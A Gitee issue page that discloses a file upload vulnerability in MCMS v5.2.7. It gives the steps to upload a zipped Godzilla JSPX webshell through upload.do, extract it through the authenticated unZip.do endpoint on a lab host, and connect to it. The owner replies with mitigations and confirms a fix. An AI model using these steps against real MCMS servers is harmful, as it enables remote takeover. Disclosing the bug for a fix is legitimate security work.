



GVP 铭飞 / MCMS

Watch 4.1K Star 13.8K

Code Issues 6 Pull Requests 0

Issues / 详情

MCMSv5.2.7存在文件上传漏洞

Done #156AID halo Opened this issue 2022-05-07 16:56

用tomcat部署mcms

本地磁盘 (C:) > other > apache-tomcat-8.5.78 > webapps >

名称
docs
examples
host-manager
manager
ms-mcms
ROOT
ms-mcms.war

2022/4/12 15:19	文件夹
2022/5/7 14:27	文件夹
2022/5/6 15:43	文件夹
2022/5/6 15:16	WAR 文件

使用哥斯拉木马进行zip压缩

> shell_aes_raw.zip

名称	类型
shell_aes_raw.jspx	JSPX 文件

/ms-mcms/file/upload.do 接口上传zip文件

http://192.168.137.1:8080/ms-mcms/file/upload.do

POST http://192.168.137.1:8080/ms-mcms/file/upload.do Send

Params Authorization Headers (8) Body Pre-request Script Tests Settings Cookies

none form-data x-www-form-urlencoded raw binary GraphQL

KEY	VALUE	DESCRIPTION
file	shell_aes_raw.zip	
Key	Value	Description

Body Cookies Headers (5) Test Results 200 OK 30 ms 240 B Save Response

Pretty Raw Preview Visualize

```
{"result":true,"code":200,"data":"/upload/1651912785393.zip"}
```

登录账户，访问ms/template/unZip.do接口进行解压缩

http://192.168.137.1:8080/ms-mcms/ms/template/unZip.do?fileUrl=/upload/1651912785393.zip

收藏 铭飞MCms(5)

```
{"result":true,"code":200}
```



Gitee Pages



JavaDoc

sonarqube
Quality Analysis



Jenkins for
Gitee



Baidu Efficiency
Cloud



Tencent
CloudBase



Tencent Cloud
Serverless



悬镜安全

Don't show this again

Status

Done

Assignees

Not set

Labels

Not set

Milestones

5.2.8

Pull Requests

None yet

Successfully merging a pull request.

Branches

No related branch

Planned to start - Planned to start

Unscheduled - Unschedule

Top level


Not Top

Priority


Not specified

参与者 (2)





使用哥斯拉进行连接






Gitee 已支持 CLA 协议签署

🔥 第一方功能集成，签署流程更高效
📄 内置可自定义的协议模板
👤 让开源贡献也能有据可依

[I know](#)[View Details](#)

连接成功



 halo created 任务 7 months ago


 铭飞 owner 7 months ago

感谢对开源的关注，目前能做的几个步骤

- 1、yml 配置不允许上传 zip
- 2、tomcat 不允许执行jspx
- 3、账号权限控制好（因为这里有个前置条件，用户具备登陆系统并已经拥有管理员权限）

您也可以提议一下您的见解。还有没有更好的方案。



 **halo** 7 months ago
note_10161373

 **铭飞** owner 6 months ago
感谢对开源产品的关注，新的版本已经修复。再次感谢对产品的关注

  铭飞 changed **issue state** from 进行中 to **已完成** 6 months ago

[Sign in to comment](#)



Gitee 已支持 CLA 协议签署

- 🔥 第一方功能集成，签署流程更高效
- 📄 内置可自定义的协议模板
- 👉 让开源贡献也能有据可依

[I know](#)

[View Details](#)



©OSCHINA. All rights reserved

[Git Resources](#)

[Learning Git](#)

[CopyCat](#)

[Downloads](#)

[Gitee Reward](#)

[Gitee Stars](#)

[Featured Projects](#)

[Blog](#)

[Nonprofit](#)

[Gitee Go](#)

[OpenAPI](#)

[Help Center](#)

[Self-services](#)

[Updates](#)

[About Us](#)

[Join us](#)

[Terms of use](#)

[Feedback](#)

[Partners](#)



777320883



git@oschina.cn



Gitee



+86 400-606-0201



Mini Program

